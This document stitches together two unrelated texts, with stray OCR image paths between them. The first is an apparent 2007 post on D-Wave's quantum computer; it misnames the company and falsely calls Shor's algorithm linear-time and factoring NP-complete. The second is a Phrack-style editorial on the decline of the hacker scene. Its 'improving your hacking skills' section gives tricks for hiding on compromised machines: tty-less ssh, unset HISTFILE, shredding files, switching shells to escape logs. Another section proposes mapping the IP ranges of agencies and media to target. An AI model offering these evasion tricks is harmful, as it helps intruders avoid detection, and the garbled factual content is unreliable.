February the 13'th, 2007, Wave computing made a public demonstration of their brand-new quantum computer, which could be a revolution in computing and in cryptography in general. The demonstration took place at Mountain View, Silicon Valley, though the quantum computer itself was left at Vancouver, remotely connected by Internet.

The Quantum computer is a hybrid construction of classical computing and a quantum "accelerator" chip: The classical computer makes the ordinary operations, isolates the complicate stuff, prepare it to be processed by the quantum chip then gives back the results. The whole mechanism is meant to be usable over networks (with RPC) to be accessible for companies that want a quantum computer but can't manage to handle it at their main office (The hardware has special requirements). [1]

The quantum chip is a 16 Qbits engine, using superconductiong electronics.

Previous tries to do quantum computers were made previously, none of them known to have more than 3 or 4 Qbits. D-Wave also pretends being able to scale that number of Qbits up to 1024 in 2008 ! That fact made a lot of people in scientific area skeptic about the claims of D-Wave. The US National Aeronautics and Space Administration (commonly known as NASA) confirmed to the press that they've built the special chip for D-Wave conforming their specifications. [2]

Now, how does the chip works ? D-Wave hasn't released that much details about the internals of their chip. They have chosen the superconductor because it makes easier to exploit quantum mechanics. When atoms are very cold (approaching the 0K), they transform themselves into superconducting atoms. They have special characteristics, including the fact their electrons get a different quantum behaviur.

In the internals, the chips contains 16 Qbits arranged in a 4x4 grid, each Qbit being coupled with its four immediate neighbors and some in the diagonals. [3]

The coupling of Qbits is what gives them their power : a Qbit is believed to be at two states at same time. When coupling two Qbits, the combination of their state contains four states, and so on. The more Qbits are coupled together, the more possible number of states they have, and when working an algorithm on them, you manipulate all of their states at once, giving a very important performance boost. By its nature, it may even help to resolve NP-Complete problems, that is, problems that cannot be resolved by polynomial algorithms (we think of large sudoku maps, multivariate polynomial systems, factoring large integers ...).

Not coupling all of their Qbits makes their chip easier to build and to scale, but their 16Qbits computer is not equal to the theoretical 16 Qbits computers academics and governments are trying to build for years.

The impact of this news to the world is currently minimal. Their chips currently work slower than a low-range personal computer and costs thousands of dollars, but maybe in some years it will become a real


solution for solving NP problems.

The NP problem that most people involved in security know is obviously the factoring of large numbers. We even have a proof that it exists a *linear* algorithm to factorize a multiple of two large integers, it is named Shor's algorithm. It means when we'll have the hardware to run it, factorizing a 1024 bits RSA private key will only take two times the time needed to factorize a 512 bits key.

It completely destroys the security of the public cryptography as we know it now.
Unfortunaly, we have no information on which known quantum algorithms run on D-Wave computer, and D-Wave made no statement about running Shor's algorithm on their beast. Also, no claim have been given letting us think the chip could break RSA. And for sure, NSA experts probably already studied the situation (in the case they don't already own their own quantum computer).

References:

[1] http://www.dwavesys.com/index.php?page=quantum-computing
[2] http://www.itworld.com/Tech/3494/070309nasaquantum/index.html
[3] http://arstechnica.com/articles/paedia/hardware/quantum.ars



--[Contents

--[1. Introduction

"It’s been a long long time,
I kept this message for you, Underground
But it seems I was never on time
Still I wanna get through to you, Underground..."

I am sure most of you know and love this song (Stir it Up). After all, who doesn’t like a Bob Marley song? The lyrics of this song fit very well with my feeling : I was never on time but now I’m ready to deliver you the message.

So what is this article about? I could write another technical article about an eleet technique to bypass a buffer overflow protection, how to inject my magical module in the kernel, how to reverse like an eleet or even how to make a shellcode for a not-so-famous OS. But I won’t. There are some other people who can do it much better than I could.

But it is the reason not to write a technical article. The purpose of this article is to launch an SOS. An SOS to the scene, to everyone, to all the hackers in the world. To make all the next releases of Phrack better than ever before. And for this I don’t need a technical article. I need what I would call Spirit.

Do you know what I mean by the word spirit?

--[2. The security paradox.

There is something strange, really strange. I always compare the security world with the drug world. Take the drugs world, on the one side you have all the "bad" guys: cartels, dealers, retailers, users... On the other side, you have all the "good" guys: cops, DEA, pharmaceutical groups creating medicines against drugs, president of the USA asking for

more budget to counter drugs... The main speech of all these good guys is : "we have to eradicate drugs!". Well, why not. Most of us agree.

But if there is no more drugs in the world, I guess that a big part of the world economy would fall. Small dealers wouldn't have the money to buy food, pharmaceutical groups would loose a big part of their business, DEA and similar agencies wouldn't have any reason to exist. All the drugs centers could be closed, banks would loose money coming from the drugs market. If you take all thoses things into consideration, do you think that governments would want to eradicate drugs? Asking the question is probably answering it.

Now lets move on to the security world.

On the one side you have a lot of companies, conferences, open source security developers, computer crime units... On the other side you have hackers, script kiddies, phreackers.... Should I explain this again or can I directly ask the question? Do you really think that security companies want to eradicate hackers?

To show you how these two worlds are similar, lets look at another example. Sometimes, you hear about the cops arrested a dealer, maybe a big dealer. Or even an entire cartel. "Yeah, look ! We have arrested a big dealer ! We are going to eradicate all the drugs in the world!!!". And sometimes, you see a news like "CCU arrests Mafiaboy, one of the best hacker in the world". Computer crime units and DEA need publicity - they arrest someone and say that this guy is a terrorist. That's the best way to ask for more money. But they will rarely arrest one of the best hackers in the world. Two reasons. First, they don't have the intention (and if they would, it's probably to hire him rather than arrest him). Secondly, most of the Computer Crime Units don't have the knowledge required.

This is really a shame, nobody is honest. Our governments claim that they want to eradicate hackers and drugs, but they know if there were no more hackers or drugs a big part of the world economy could fall. It's again exactly the same thing with wars. All our presidents claim that we need peace in the world, again most of us agree. But if there are no more wars, companies like Lockheed Martin, Raytheon, Halliburton, EADS, SAIC... will loose a huge part of their markets and so banks wouldn't have the money generated by the wars.

The paradox relies in the perpetual assumption that threat is generated from abuses where in fact it might comes from inproper technological design or money driven technological improvement where the last element shadows the first. And when someone that is dedicated enough digs it, we have a snowball effect, thus every fish in the pound at one time or an other become a part of it.

And as you can see, this paradox is not exclusive to the security industry/underground or even the computer world, it could be considered as the gold idol paradox but we do not want to get there.

In conclusion, the security world need a reason to justify its business. This reason is the presence of hackers or a threat (whatever hacker means), the presence of an hackers scene and in more general terms the presence of the Underground.

We don't need them to exist, we exist because we like learning, learning what we are not supposed to learn. But they give us another good reason to exist. So if we are "forced" to exist, we should exist in the good way. We should be well organized with a spirit that reflect our philosophy. Unfortunately, this spirit which used to characterized us is long gone...

--[3. Past and Present Underground scene

The "scene", this is a beautiful word. I am currently in a country very far away from all of your countries, but it is still an industrialized country. After spending some months in this country, I found

some old-school hackers. When I asked them how the scene was in their country, they always answered the same thing: "like everywhere, dying". It's a shame, really a shame. The security world is getting larger and larger and the Underground scene is dying.

I am not an old school hacker. I don't have the pretension to claim it I would rather say that I have some old-school tricks or maybe that my mind is old-school oriented, but that's all. I started to enjoy the hacking life more or less 10 years ago. And the scene was already dying.

When I started hacking, like a lot of people, I have read all the past issues of Phrack. And I really enjoyed the experience. Nowadays, I'm pretty sure that new hackers don't read old Phrack articles anymore. Because they are lazy, because they can find information elsewhere, because they think old Phracks are outdated... But reading old Phracks is not only to acquire knowledge, it's also to acquire the hacking spirit.

----[3.1 A lack of culture and respect for ancient hackers

How many new hackers know the hackers history? A simple example is Securityfocus. I'm sure a lot of you consult its vulnerabilities database or some mailing list. Maybe some of you know Kevin Poulsen who worked for Securityfocus for some years and now for Wired. But how many of you know his history? How many knew that at the beginning of the 80's he was arrested for the first time for breaking into ARPANET? And that he was arrested a lot more times after that as well. Probably not a lot (what's ARPANET after all...).

It's exactly the same kind of story with the most famous hacker in the world: Kevin Mitnick. This guy really was amazing and I have a total respect for what he did. I don't want to argue about his present activity, it's his choice and we have to respect it. But nowadays, when new hackers talk about Kevin Mitnick, one of the first things I hear is : "Kevin is lame. Look, we have defaced his website, we are much better than him". This is completely stupid. They have probably found a stupid web bug to deface his website and they probably found the way to exploit the vulnerability in a book like Hacking Web Exposed. And after reading this book and defacing Kevin's website, they claim that Kevin is lame and that they are the best hackers in the world... Where are we going? If these hackers could do a third of what Kevin did, they would be considered heroes in the Underground community.

Another part of the hacking culture is what some people name "The Great Hackers War" or simply "Hackers War". It happened 15 years ago between probably the two most famous (best?) hackers group which had ever existed: The Legion of Doom and Master of Deception. Despite that this chapter of the hacking history is amazing (google it), what I wonder is how many hackers from the new generation know that famous hackers like Erik Bloodaxe or The Mentor were part of these groups. Probably not a lot. These groups were mainly composed of skilled and talented hackers/phreackers. And they were our predecessor. You can still find their profiles in past issues of Phrack. It's still a nice read.

Let's go for another example. Who knows Craig Neidorf? Nobody? Maybe Knight Lightning sounds more familiar for you... He was the first editor in chief of Phrack with Taran King, Taran King who called him his "right hand man". With Taran King and him, we had a lot of good articles, spirit oriented. So spirit oriented that one article almost sent him to jail for disclosing a confidential document from Bell South. Fortunately, he didn't go in jail thanks to the Electronic Frontier Foundation who preached him. Craig wrote for the first time in Phrack issue 1 and for the last time in Phrack issue 40. He is simply the best contributor that Phrack has ever had, more than 100 contributions. Not interesting? This is part of the hacking culture.

More recently, in the 90's, an excellent "magazine" (it was more a collection of articles) called F.U.C.K. (Fucked Up College Kids) was made by a hacker named Jericho... Maybe some new hackers know Jericho for his work on Attrition.org (that's not sure...), but have you already taken

time to check Attrition website and consult all the good work that Jericho and friends do? Did you know that Jericho wrote excellent Phrack World News under the name Disorder 10 years ago (and trust me his news were great) ? Stop thinking that Attrition.org is only an old dead mirror of web site defacements, it's much more and it's spirit oriented.

Go ask Stephen Hawking if knowing the scientific story is not important to understand the scientific way/spirit... Do you think that Stephen doesn't know the story of Aristotle, Galileo, Newton or Einstein ?

To help wannabe hackers, I suggest that they read "The Complete History of Hacking" or "A History of Computer Hacking" which are very interesting for a first dive in the hacking history and that can easily be found with your favorite search engine.

Another good reading is the interview of Erik Bloodaxe in 1994 (http://www.eff.org/Net_culture/Hackers/bloodaxe-goggans_94.interview) where Erik said something really interesting about Phrack:

"I, being so ridiculously nostalgic and sentimental, didn't want to see it (phrack) just stop, even though a lot of people always complain about the content and say, "Oh, Phrack is lame and this issue didn't have enough info, or Phrack was great this month, but it really sucked last month." You know, that type of thing. Even though some people didn't always agree with it and some people had different viewpoints on it, I really thought someone needed to continue it and so I kind of volunteered for it."

It's still true...

----[3.2 A brief history of Phrack

Let's go for a short hacking history course and let's take a look at old Phracks where people talked about the scene and what hacking is.

Phrack 41, article 1:

"The type of public service that I think hackers provide is not showing security holes to whomever has denied their existence, but to merely embarrass the hell out of those so-called computer security experts and other purveyors of snake oil."

This is true, completely true. This is closely related to what I said before. If there are no hackers, there are no security experts. They need us. And we need them. (We are family)

Phrack 48, article 2:

At the end of this article, there is the last editorial of Erik Bloodaxe. This editorial is excellent, everyone should read it. I will just reproduce some parts here:

"... The hacking subculture has become a mockery of its past self. People might argue that the community has "evolved" or "grown" somehow, but that is utter crap. The community has degenerated. It has become a media-fueled farce. The act of intellectual discovery that hacking once represented has now been replaced by one of greed, self-aggrandization and misplaced post-adolescent angst... If I were to judge the health of the community by the turnout of this conference, my prognosis would be "terminally ill."..."

And this was in 1996. If we ask to Erik Bloodaxe now what he thinks about the current scene, I'm pretty sure he would say something like: "irretrievable" or "the hacking scene has reached a point of no

return".

"...There were hundreds of different types of systems, hundreds of different networks, and everyone was starting from ground zero. There were no public means of access; there were no books in stores or library shelves espousing arcane command syntaxes; there were no classes available to the layperson. ..."

Have you ever heard of a "hackademy"? Nowadays, if you want to be a hacker it's really easy. Just go to a hacker school and they will teach you some of the more eleet tricks in the world. That's the new hacker way.

"Hacking is not about crime. You don't need to be a criminal to be a hacker. Hanging out with hackers doesn't make you a hacker any more than hanging out in a hospital makes you a doctor. Wearing the t-shirt doesn't increase your intelligence or social standing. Being cool doesn't mean treating everyone like shit, or pretending that you know more than everyone around you."

So what is hacking? My point of view is that hacking is a philosophy, a philosophy of life that you can apply not only to computers but to a lot of things. Hacking is learning, learning computers, networks, cryptology, telephone systems, spying system and agencies, radio, what our governments hide... Actually all non-conventional subjects or what could also be called a third eye view of the context.

"There are a bunch of us who have reached the conclusion that the "scene" is not worth supporting; that the cons are not worth attending; that the new influx of would-be hackers is not worth mentoring. Maybe a lot of us have finally grown up."

Here's my answer to Erik 10 years later: "No Eric, you hadn't finally grown up, you were right." Erik already sent an SOS 10 years ago and nobody heard it.

Phrack 50, article 1:

"It seems, in recent months, the mass media has finally caught onto what we have known all along, computer security _IS_ in fact important. Barely a week goes by that a new vulnerability of some sort doesn't pop up on CNN. But the one thing people still don't seem to fathom is that _WE_ are the ones that care about security the most... We aren't the ones that the corporations and governments should worry about... We are not the enemy."

No, we are not the enemy. But a lot of people claim that we are and some people even sell books with titles like "Know your enemy". It's probably one of the best ways to be hated by a lot of hackers. Don't be surprised if there are some groups like PHC appearing after that.

Phrack 55, article 1:

Here I will show you the arrogance of the not-so-far past editor, answering some comments:

"...Yeah, yeah, Phrack is still active you may say. Well let me tell you something. Phrack is not what it used to be. The people who make Phrack are not Knight Lightning and Taran King, from those old BBS days. They are people like you and me, not very different, that took on themselves a job that it is obvious that is too big for them. Too big? hell, HUGE. Phrack is not what it used to be anymore. Just try reading, let's say, Phrack 24, and Phrack 54..."

And the editor replied (maybe Route):

"bjx of "PURSUiT" trying to justify his 'old-school' ezine. bjx wrote

a riveting piece on "Installing Slackware" article. Fear and respect the lower case "i"".

This is a perfect example of how the Underground scene has grown up in the last few years. We can interpret editor's answer like "I'm writing some eleet articles and not you, so I don't have to take into consideration your point of view". But it was a really pertinent remark.

Phrack 56, article 1:

Here is another excellent example to show you the arrogance of the Underground scene. Again, it's an answer to a comment from someone:

"...IMHO it hasn't improved. Sure, some technical aspects of the magazine have improved, but it's mostly a dry technical journal these days. The personality that used to characterize Phrack is pretty much non-existant, and the editorial style has shifted towards one of 'I know more about buffer overflows than you' arrogance. Take a look at the Phrack Loopback responses during the first 10 years to the recent ones. A much higher percentage of responses are along the lines of 'you're an idiot, we at Phrack Staff are much smarter than you.'..."

And the reply:

" - Trepidity <delirium4u@theoffspring.net> apparently still bitter at not being chosen as Mrs. Phrack 2000."

IMHO, Trepidity's remark was probably the best remark for a long long time.

Let's stop this little history course. I have showed you that I'm not alone in my reflection and that there is something wrong with the current disfunctional scene. Some people already thought this 10 years ago and I know that a lot of people are currently thinking exactly the same thing. The scene is dying and its spirit is flying away.

I'm not Erik Bloodaxe, I'm not Voyager or even Taran King ... I'm just me. But I would like to do something like 15 years ago, when the word hacking was still used in the noble sense. When the spirit was still there. We all need to react together or the beast will eat whats left of the spirit.

----[3.3 The current zombie scene

"A dead scene whose body has been re-animated but whose the spirit is lacking".

I'm not really aware of every 'groups' in the world. Some people are much more connected than me. And to be honest, I knew the scene better 5 years ago than I do now. But I will try to give you a snapshot of what the current scene is. Forgive me in advance for the groups that I will forget, it's really difficult to have an accurate snapshot. The best way to have a snapshot of the current scene is probably to use an algorithm like HITS which allow to detect a web community. But unfortunately I don't have time to implement it.

So the current scene for me is like a pyramid and it's organized like secret societies. I would like to split hackers groups in 3 categories. In order to not give stupid names to these groups I will call them layer 1 group, layer 2 group and layer 3 group. In the layer 1, 5 years ago, you had some really "famous" groups which were, I think, composed of talented people. I will split this layer into two categories: front-end groups and back-end groups. Some of the groups I called front-end are: TESO, THC, w00w00, Phenoelit or Hert. Back-end groups include ADM, Synergy, ElectronicSouls or Devhell. And you also have PHC that you can include in both categories (you know guys you have your entry in Wikipedia!). And at the top of that (but mainly at the top of

PHC) you had obscure/eleet groups like AB.

In the layer 2, I would like to include a lot of groups of less scale but I think which are trying to do good stuff. Generally, these groups have no communication with layer 1 groups. These groups are: Toxyn, Blackhat.be, Netric, Felinemenace, S0ftpj (nice mag), Nettwerked (congratulation for the skulls image guys!), Moloch, PacketWars, Eleventh Alliance, Progenic, HackCanada, Blacksecurity, Blackclowns or Aestetix. You can still split these groups into two categories, front-end and back-end. Back-end are Toxyn or Blackat.be, others probably front-end.


Beside these groups, you have a lot of wannabe groups that I'd like to include in layer 3, composed of new generation of hackers. Some of these groups are probably good and I'm sure that some have the good hacking spirit, but generally these groups are composed of hackers who learned hacking in a school or by reading hackers magazine that they find in library. When you see a hacker arrested in a media, he generally comes from one of these unknown groups. 20 years ago, cops arrested hackers like Kevin Mitnick (The Condor), Nahshon Even-Chaim (Phoenix, The Realm), Mark Abene (Phiber Optik, Legion of Doom) or John Lee (Corrupt, Master of Deception), now they arrest Mafia Boy for a DDOS...


There are also some (dead) old school groups like cDc, Lopht or rhino9, independent skilled guys like Michal Zalewski or Silvio Cesare, research groups like Lsd-pl and Darklab and obscure people like GOBBLES, N3td3v or Fluffy Bunny :-) And of course, I don't forget people who are not affiliated to any groups.

You can also find some central resources for hackers or phreackers like Packetstorm or Phreak.org, and magazine oriented resources like Pull the Plug or Uninformed.

In this wonderful world, you can find some self proclaimed eleet mailing list like ODD.

We can represent all these groups in a pyramid. Of course, this pyramid is not perfect. So don't blame me if you think that your groups is not in the good category, it's just a try.





All of these people make up the current scene. It's a big mixture between white/gray/black hats, where some people are white hat in the day and black hat at night (and vice-versa). Sometimes there are communication between them, sometimes not. I also have to say that it's generally the people from layer 1 groups who give talks to security conferences around the world...

It's really a shame that PHC is probably the best ambassador of the hacking spirit. Their initiative was great and really interesting. Moreover they are quite funny. But IMHO, they are probably a little too arrogant to be considered like an old spirit group.

Actually, the bad thing is that all these people are more or less separate and everyone is fighting everyone else. You can even find some hackers hacking other hackers! Where is the scene going? Even if you are technically very good, do you have to say to everyone that you are the best one and naming others as lamerz? The new hacker generation will never understand the hacking spirit with this mentality.

Moreover the majority of hackers are completely disinterested by alternate interesting subjects addressed for example in 2600 magazine or on Cryptome website. And this is really a shame because these two media are publishing some really good information. Most hackers are only interested by pure hacking techniques like backdooring, network exploitation, client vulnerabilities... But for me hacking is closely related to other subjects like those addressed on Cryptome website. For example the majority of hackers don't know what SIPRnet is. There is only one reference in Phrack, but there are several articles about SIPRnet in 2600 magazine or on Cryptome website. When I want to discuss about all these interesting subjects it's really difficult to find someone in the scene. And to be honest the only people that I can find are people away from the scene. The majority of hackers composing the groups I mentioned above are not interested by these subjects (as far as I know). Old school hackers in 80's or 90's were more interested by alternated subjects than the new generation.

In conclusion, firstly we have to get back the old school hacking spirit and afterwards explain to the new generation of hackers what it is.

It's the only way to survive. The scene is dying but I won't say that we can't do anything. We can do something. We must do something. It's our responsibility.

--[4 Are security experts better than hackers?

STOP!!!!! I do not want to say that security experts are better than hackers. I don't think they are, but to be honest it's not really important. It's nonsense to ask who is better. The best guy, independent from the techniques he used, is always the most ingenious. But there are two points that I would like to develop.

----[4.1 The beautiful world of corporate security

I met a really old school hacker some months ago, he told me something very pertinent and I think he was right. He told me that the technology has really changed these last years but that the old school tricks still work. Simply because the people working for security companies don't really care about security. They care more about finding a new eleet technique to attack or defend a system and presenting it to a security conference than to use it in practice.

So Underground, we have a problem. A major problem. 15 years ago, there were a lot of people working for the security industry. At times, there also were a lot of people working in what I will call the Underground scene. No-one can estimate the percentage in each camp, but I would say it was something like 60% working in security and 40% working in the Underground scene. It was still a good distribution. Nowadays, I'm not sure it's still true. A better estimation should be 80/20 orientated to security or maybe even worse... There are increasingly more and more people working for the security world than for the Underground scene. Look at all these "eleet" security companies like ISS, Core Security, Immunity, IDefense, eEye, @stake, NGSSoftware, Checkpoint (!), Counterpane, Sabre Security, Net-Square, Determina, SourceFire...I will stop here otherwise Google will make some publicity for these companies. All these security companies have hired and still hire some hackers, even if they will say that they don't. Sometimes, they don't even know they hired a hacker. How many past Phrack writers work for these companies? My guess is a lot, really a lot. After all, you can't stop a hacker if you have never been one...

You'll tell me: "that's normal, everyone has to eat". Yeah, that's true. Everyone has to eat. I'm not talking about that. What I don't like (even if we do need these good and bad guys) is all the stuff around the security world: conferences, (false) alerts, magazines, mailing lists, pseudo security companies, pseudo security websites, pseudo security books...

Can you tell me why there is so much security related stuff and not so much Underground related stuff?

--[4.2 The in-depth knowledge of security conferences

If you have a look at all the topics addressed in a security conference, it's amazing. Take the most famous conferences: *Blackhat, *SecWest or even Defcon (I mention only marketing conferences, there are others good conferences that are less corporate/business oriented like CCC, PH neutral, HOPE or WTH). Now look at the talks given by the speakers, they're really good. When I went to a security conference 5 years ago it was so funny, I was saying to my friends: "these guys are 5 years late". It was true then but I think it's not true anymore. They are probably still late, but not as late as they were. But the most relevant point for me is that recently there have been a lot of very interesting subjects. OK not everything was interesting - there were some shit subjects too. What I would consider as interesting subjects are those related to new technologies (VOIP, WEB 2.0, RFID, BlackBerry, GPS...) or original topics like hardware hacking, BlackOps, agency relationships, SE story, bioinfo attack, nanotech, PsyOp... What the Fuck ?!#@?! 10 years ago, all the original topics were released in an Underground magazine like Phrack or 2600. Not in a security conference where you have to pay more than $1000.

This is not my idea of what hacking should be. Do you really need publicity like this to feel good? This is not hacking. I'm not talking here about the core but the form. When I'm coding something at home all night and in the morning it works, it's really exciting. And I don't have to say to everyone "look at what I did!". Especially not in public where people have to pay more than $1000 to hear you.

Another incredible thing about these security conferences is what I would call the "conference circuit". Nowadays, if you are a security expert, the trend is to give the same talk at different security conferences around the world. More than 50% of all security experts are doing this. They go in America at BlackHat, Defcon and CanSecWest, after they move in Europe and they finish in Asia or Australia. They can even do BlackHat America, BlackHat Europe and BlackHat Asia! Like Roger Federer or Tiger Woods, they try to do the Grand Slam! So you can find a conference given in 2007 which is more or less the same than one in 2005. Thus it seems we have now a new profession in our wonderful security world: "conferences runner" !

Last funny thing is the number of conferences that I will include in the category "How to hack the system XXX". For example at the last Blackhat USA there was a conference on how to hack an embedded device, for example printers and copiers. Despite the fact that it's interesting (collecting document printed), what I find funny is the fact that you just have to hack a non conventional device to be at Blackat or Defcon. So, I will give some good advice to hackers who want to become famous: try to hack the coffee machine used by the FBI or the embedded device used by the lift of the Pentagon and everyone will see you as a hero or a terrorist (thats context based).

--[5. Phrack and the axis of counter-attack

Now that I have given you an overview of the security world, let's try to see how we can change it. There are two possibilities here. The first one is this:- I say to you "OK now that you really understand the problem, it's definitely time to change our mentality. This is the new mind set that we have to adopt". It's a little bit pretentious to say this though. Nobody can solve the problem alone and pretend to bring the good solution. So I guess that the first possibility won't work. People will agree but nobody will do anything.

The second possibility is to start with Phrack. All the people who make up The Circle of Lost Hackers agree that Phrack should come back to its past style when the spirit was present. We really agree with the quote above which said that Phrack is mainly a dry technical journal. It's why we would like to give you some idea that can bring back to Phrack its bygone aura. Phrack doesn't belong to a group a people, Phrack belongs to everyone, everyone in the Underground scene who want to bring something for the Underground. After all, Phrack is a magazine made by the community for the community.

We would like to invite everyone to give their point of view about the current scene and the orientation that Phrack should take in the future. We could compile a future article with all your ideas.

----[5.1. Old idea, good idea

If you take a look at the old Phrack, there are some recurring articles :

* Phrack LoopBack
* Line noise
* Phrack World News
* Phrack Prophiles
* International scenes

Here's something funny about Phrack World News, if you take a look at Phrack 36 it was not called "Phrack World News" but instead it was "Elite World News"...

So, all these articles were and are interesting. But in these articles, we would like to resuscitate the last one: "International scenes". A first essay is made in this issue, but we would like people to send us a short description of their scene. It could be very interesting to have some descriptions of scenes that are not common, for example the China scene, the Brazilian scene, the Russian scene, the African scene, the Middle East scene... But of course we are also interested in the more classic scenes like Americas, GB, France, Germany, ... Everything is welcome, but hackers all over the world are not only hackers in Europe-Americas, we're everywhere. And when we talk about the Underground scene, it should include all local scenes.

----[5.2. Improving your hacking skills

Here we would like to start a new kind of article. An article whose purpose is to give to the new generation of hackers some different little

tricks to hack "like an eleet". This article will be present in every new issue (at least until it's dead ... we hope not soon). The idea is to ask to everyone to send us their tricks when they hack something (it could be a computer or not). The tricks should be explained in no more than 30 lines, and it could even be one line. It could be an eleet trick or something really simple but useful. Example:

An almost invisible ssh connection

In the worse case if you have to ssh on a box, do it every time with no tty allocation

```
ssh -T user@host
```

If you connect to a host with this way, a command like "w" will not show your connection. Better, add 'bash -i' at the end of the command to simulate a shell

```
ssh -T user@host /bin/bash -i
```

Another trick with ssh is to use the -o option which allow you to specify a particular know_hosts file (by default it's ~/.ssh/know_hosts). The trick is to use -o with /dev/null:

```
ssh -o UserKnownHostsFile=/dev/null -T user@host /bin/bash -i
```

With this trick the IP of the box you connect to won't be logged in know_hosts.

Using an alias is a good idea.

Erasing a file

In the case of you have to erase a file on a owned computer, try to use a tool like shred which is available on most of Linux.

```
shred -n 31337 -z -u file_to_delete

-n 31337 : overwrite 313337 times the content of the file
-z : add a final overwrite with zeros to hide shredding
-u : truncate and remove file after overwriting
```

A better idea is to do a small partition in RAM with tmpfs or ramdisk and storing all your files inside.

Again, using an alias is a good idea.

The quick way to copy a file

If you have to copy a file on a remote host, don't bore yourself with an FTP connection or similar. Do a simple copy and paste in your Xconsole. If the file is a binary, uuencode the file before transferring it.

A more eleet way is to use the program 'screen' which allows copying a file from one screen to another:

To start/stop : C-a H or C-a : log

And when it's logging, just do a cat on the file you want to transfer.

Changing your shell

The first thing you should do when you are on an owned computer is to change the shell. Generally, systems are configured to keep a history for only one shell (say bash), if you change the shell (say ksh), you won't be logged.

This will prevent you being logged in case you forget to clean the logs. Also, don't forget 'unset HISTFILE' which is often useful.

Some of these tricks are really stupid and for sure all old school hackers know them (or don't use them because they have more eleet tricks). But they are still useful in many cases and it should be interesting to compare everyone's tricks.

----[5.3. The Underground yellow pages

Another interesting idea is to maintain a list of all the interesting IP ranges in the world. This article will be called "Meaningful IP ranges". We have already started to scan all the class A and B networks. What is really interesting is all the IP addresses of agencies which are supposed to spy us. Have a look at this site:

http://www.milnet.com/iagency.htm

However we don't have to focus our list on agencies, but on everything which is supposed to be the power of the world.

It includes:

* All agencies of a country (China, Russia, UK, France, Israel...)

* All companies in a domain, for example all companies related to private secret service or competitive intelligence or financial clearing or private army (dyncorp, CACI, MPRI, Vinnel, Wackenhut, ...)

* Companies close to government (SAIC, Dassault, QinetiQ, Halliburton, Bechtel...)

* Spying business companies (AT&T, Verizon, VeriSign, AmDocs, BellSouth, Top Layer Networks, Narus, Raytheon, Verint, Comverse, SS8, pen-link...)

* Spoken Medias (Al Jazeera, Al Arabia, CNN, FOX, BBC, ABC, RTVi, ...)

* Written Medias or press agencies (NY/LA Times, Washington Post, Guardian, Le monde, El Pais, The Bild, The Herald, Reuters, AFP, AP, TASS, UPI...)

* All satellite maintainers (Intelsat, Eurosat, Inmarsat, Eutelsat, Astra...)

* Suspect investment firms (Carlyle, In-Q-Tel...)

* Advanced research centers (DARPA, ARDA/DTO, HAARP...)

* Secret societies, fake groups and think-tanks (The Club of Rome, The Club of Berne, Bilderberg, JASON group, Rachel foundation, CFR, ERT, UNICE, AIPAC, The Bohemian Club, Opus Dei, The Chatman House, Church of Scientology...)

* Guerilla groups, rebels or simply alternative groups (FARC, ELN, ETA, KKK, NPA, IRA, Hamas, Hezbolah, Muslim Brothers...)

* Ministries (Defense, Energy, State, Justice...)

